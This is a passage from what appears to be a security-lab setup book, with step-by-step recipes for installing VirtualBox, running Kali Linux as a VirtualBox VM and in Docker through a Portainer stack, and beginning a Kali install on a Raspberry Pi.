


Figure 1.1 – VirtualBox download site

2. Browse the folder containing the VirtualBox installer (for example, **Virtual-Box-7.1.4-165100-Win.exe**) and double-click it to begin the installation.
3. Click **Next** in the setup wizard.
4. Select the radio button labeled **I accept the terms of the License Agreement** and click **Next**.
5. On the **Custom Setup** screen, click **Next**, leaving the defaults selected.

You will likely receive a **Warning: Network Interface** screen warning that the network interfaces will be reset. Click **Yes** to proceed with the installation.

6. You will likely see a **Missing Dependencies** screen. Click **Yes** to proceed with the installation.
7. On the **Custom Setup** screen, select your preferences and click **Next**.
8. On the **Ready to Install** screen, click **Install**.
9. Once the installation is finished, select **Start Oracle VirtualBox...** and click **Finish**.
10. Once VirtualBox launches, select **File | Preferences** and select **Expert** to see all available options. Under **General**, ensure your default machine folder is appropriate for installation.




Figure 1.2– VirtualBox General preferences

11. Next, select **Update**, ensure updates are enabled, and set to your preference. Select **OK** to exit the **Preferences** screen.




Figure 1.3 – VirtualBox update

12. To install the extension pack. From the main screen, click the icon on the right of **Tools** and select **Extensions**.
13. Click **Install**, browse to the location of the extension pack, and click **Open**.




Figure 1.4 – VirtualBox extension pack

14. You will be prompted with a screen to install the extension pack. Click **Install** to continue.
15. Scroll down on the license agreement and click **I Agree**.

16. Let's set up VirtualBox networking for our lab. Select **Tools** under **file** menu and click on **Network**.




Figure 1.5 – VirtualBox network

17. Check and ensure you have both a **Host-only Networks** entry and a **NAT Networks** entry. A host-only network limits accessibility to only the local network, reducing internet connectivity and limiting any exposure to risks associated with Internet access. If not, create each by selecting the appropriate tab and clicking **Create**. It will automatically populate, and the defaults should be sufficient for the lab.




Figure 1.6 – Creating networks on VirtualBox

18. Now exit VirtualBox.

How it works...

VirtualBox is powerful, open source virtualization software that enables users to run multiple operating systems simultaneously on a single physical machine. The process begins with installing VirtualBox on the host operating system, such as Windows, macOS, or Linux. Once installed, users can run multiple operating systems simultaneously on a single physical machine by creating **virtual machines (VMs)**. Each VM acts independently, running its own OS and applications like a separate physical computer.

There is more...

There are many virtualization platforms out there that may be used. You may desire a dedicated server to expand your lab as you progress beyond this book. In such a case, I would recommend using Proxmox: <https://www.proxmox.com>.

Proxmox is an open source virtualization platform that you may use for free. There are subscription tiers available, but they are optional for personal use. If you have access to a computer that you want to dedicate to your lab, Proxmox would be a great choice for this. A dedicated environment will allow you far more latitude in the development of your lab scenario while not impacting the resources of your personal computer.

Installing Kali Linux in VirtualBox

In this recipe, we'll walk you through the step-by-step process of setting up and configuring Kali Linux in VirtualBox. Kali Linux is a purpose-built Linux distribution designed specifically for penetration testing and security auditing. By using VirtualBox, you can run Kali Linux in a virtual environment on your existing operating system, making it convenient to use and test its many features without altering your primary system.

Getting ready...

You need the following to complete this recipe:

- VirtualBox is correctly installed on the host computer or a similar hypervisor and configured to meet the requirements of the lab environment.

How to do it...

1. To begin, you must install 7-Zip to extract the Kali Linux software. Download the 7-Zip installer at <https://www.7-zip.org>.
2. Browse to the location where the file was downloaded and double-click the file to begin the installation.
3. Once you receive the message stating 7-Zip is installed, click **Close**.
4. Next, download the Kali VM from this link: <https://www.kali.org/get-kali>.
5. On the main screen, you will be presented with multiple options – select **Virtual Machines**.
6. This will present you with multiple hypervisor options. Select **VirtualBox 64** and click the down arrow to begin the download.




Figure 1.7 – Kali download

7. Browse to the location of the file you just downloaded.

8. Right-click on the kali-linux... .7z file, select **7-Zip**, then **Extract to 'kali-linux...'**.




Figure 1.8 – Extract kali

9. This will create a new folder named kali-linux....
10. Move the kali-linux... folder to the default virtual machine folder that was defined in the previous recipe.
11. Launch VirtualBox, and from the menu bar on top, select **Machine** and click **Open...**




Figure 1.9 – Adding the VM

12. You will be presented with the file manager and should see the folder you moved in the prior steps. Double-click the folder and you will be presented with one file with a `.vbox` extension. Select this file and click **Open**.

**Tip**

If you do not see the folder, please double-check that you moved the folder to the proper location.

You will now see a new VM labeled **kali-linux...** on the left side of the screen.

13. Click on kali-linux machine and select **Details** tab




Figure 1.10 – VM details

14. Now, from the menu bar, select **Settings**, which will open the VM settings dialog box.

15. From here, you can modify the VM's settings. Change the network configuration to accommodate your lab environment by scrolling down to the **Network** section. Here, for **Adapter 1**, check the box next to **Enable Network Adapter** and select the NAT option in the **Attached to** dropdown. For **Adapter 2**, make sure the network adapter is also enabled and select **Host-only Adapter** for **Attached to**.




Figure 1.11 – Kali network settings

Tip



If your computer has more than the minimum requirements, you may want to increase the memory from 2048 MB to 4096 MB and the number of processors from 2 to 4. This would be under the **System** section on the **Motherboard** and **Processor** tabs.

16. Once all settings are updated, click **OK**.

17. Once back at the main **VirtualBox Manager** screen, select the VM and click on **Start**.




Figure 1.12 – Starting Kali

Once the Kali VM starts, you can log in with the kali username and kali password.

How it works...

Having pre-built VMs is the easiest way to get your environment up and running. As seen in the recipe, you got a working Kali environment up and running in mere minutes using the pre-built VMs.

There is more...

There are a variety of methods and configurations to install Kali Linux. We will explore some of these later in this chapter. However, it's essential to familiarize yourself with them, as a robust toolkit may require Kali installed in various ways on multiple platforms. Please review the various methods outlined here: <https://www.kali.org/docs/installation/>.

Installing Kali in Docker

In this recipe, we will walk through the process of installing and configuring Kali Linux inside a Docker container. Kali Linux on Docker provides benefits that offer flexibility and efficiency for penetration testing and security research tasks. Docker containers provide an isolated environment, allowing you to run Kali tools without affecting the host system. Containers ensure portability, enabling you to quickly transfer your Kali setup across different systems or environments, maintaining consistency. Running Kali in a Docker container is typically more resource-efficient than operating a VM. Docker simplifies the configuration and management of Kali Linux instances, allowing for quick deployment and removal. This approach also facilitates scalability, as you can run multiple instances of Kali Linux concurrently, each configured for unique purposes.

Getting ready...

We need the following to complete this recipe:

- A working and properly configured Docker environment
- Portainer, a container management system, set up and working properly: <https://portainer.io>

How to do it...

1. Access the Portainer web interface of your Docker host and log in if needed.
2. Select the appropriate Docker version—you may have only one option—and click **Live connect**.




Figure 1.13 – Portainer main interface

3. In the menu on the left, click **Stacks**.

**Tip**

Portainer stacks are the equivalent of Docker Compose files you use via the command-line interface.

4. Select **Add Stack**.
5. Name the stack and leave the default build method as **Web editor**.

Stacks > Add stack

Create stack

Name

This stack will be deployed using `docker compose`.

Build method

 **Web editor** 

 **Upload**

Web editor

You can get more information about Compose file format in the [official documentation](#).

 Define or paste the content of your docker compose file here

```
1 services:
2   kali-linux:
3     image: lscr.io/linuxserver/kali-linux:latest
4     container_name: kali-linux
5     security_opt:
6       - seccomp:unconfined
7     privileged: true
8     environment:
9       - PUID=1000
10      - GUID=1000
11      - TZ=Asia/Kolkata
12    volumes:
13      - ./kali-linux/config:/config
14    ports:
15      - 3000:3000
16      - 3001:3001
17    restart: unless-stopped
```

Figure 1.14 – Portainer – name the stack

6. In **Web editor**, apply the following configuration:

```
services:
  kali-linux:
    image: lscr.io/linuxserver/kali-linux:latest
    container_name: kali-linux
    security_opt:
      - seccomp:unconfined
    privileged: true
    environment:
      - PUID=1000
      - PGID=1000
      - TZ=US/Eastern
    volumes:
      - ./kali-linux/config:/config
    ports:
      - 3000:3000
      - 3001:3001
    restart: unless-stopped
```

Tip



We are using a straightforward configuration that provides the most compatibility. However, there may be changes required for your exact environment.

Also, if you are more familiar with using Docker via the CLI, you may use the preceding configuration and place it in a Docker Compose YAML file.

7. Scroll down to the **Actions** section and click **Deploy the stack**.

Once the stack is deployed, you may access it using the IP address of your Docker host and port 3000 – for example, `http://127.0.0.1:3000`. For my lab, I will go to `http://docker2.int.darkderby.com:3000`, which is the FQDN of the internal host. You will see the Kali desktop, as shown in *Figure 1.15*.




Figure 1.15 – Kali web accessible interface

How it works...

A variety of Kali Linux images can be used. This image was created with a VNC interface, allowing desktop web access. This is an excellent environment for those learning about and experimenting with Kali Linux.

There is more...

Further information about Kali in Docker can be found on the Kali Linux website:

<https://www.kali.org/docs/containers/using-kali-docker-images/>

There are a variety of options that can be run in Docker. As you progress, I suggest you experiment with different images, including the official Kali Linux images, to understand Docker's power and flexibility.

Installing Kali on Raspberry Pi

In this recipe, we will walk through the process of installing Kali Linux on a Raspberry Pi. The Raspberry Pi is a compact, affordable, and versatile piece of hardware, making it an excellent platform for learning and experimentation. Despite its small size, the Raspberry Pi offers sufficient processing power and memory to run Kali Linux effectively, enabling users to perform various security tasks. The Raspberry Pi allows easy deployment in diverse environments, such as fieldwork, where you may want to place a small device physically inside an environment you are pen testing.

Getting ready...

You need the following to complete this recipe:

- A Raspberry Pi 4 or 5
- HDMI adapter, cable, and monitor
- Keyboard and mouse
- Micro SD card – 32 GB minimum

How to do it...

1. Insert the SD Card reader and card into your Windows PC.
2. From your Windows machine, navigate to <https://www.raspberrypi.com/software/>.



Figure 1.16 – Raspberry Pi imager download

3. Download the **Raspberry Pi Imager** application for Windows.

4. Navigate to the download location and start the installation by double-clicking on the installer named similar to **imager_x.x.x.exe**.
5. When presented with the **Raspberry Pi Imager – Setup** dialog, click **Install** to begin the installation process.
6. When the installer completes, ensure **Run Raspberry Pi Imager** is selected and click **Finish**.
7. You will now be presented with the main **Raspberry Pi Imager** dialog box. Choose the appropriate device based on which Raspberry Pi you have. This example uses **RASPBerry PI 4**.




Figure 1.17 – Raspberry Pi Imager CHOOSE OS

8. Next, click on **CHOOSE OS**. You will be presented with a list of operating systems. Scroll down and select **Other specific-purpose OS**.

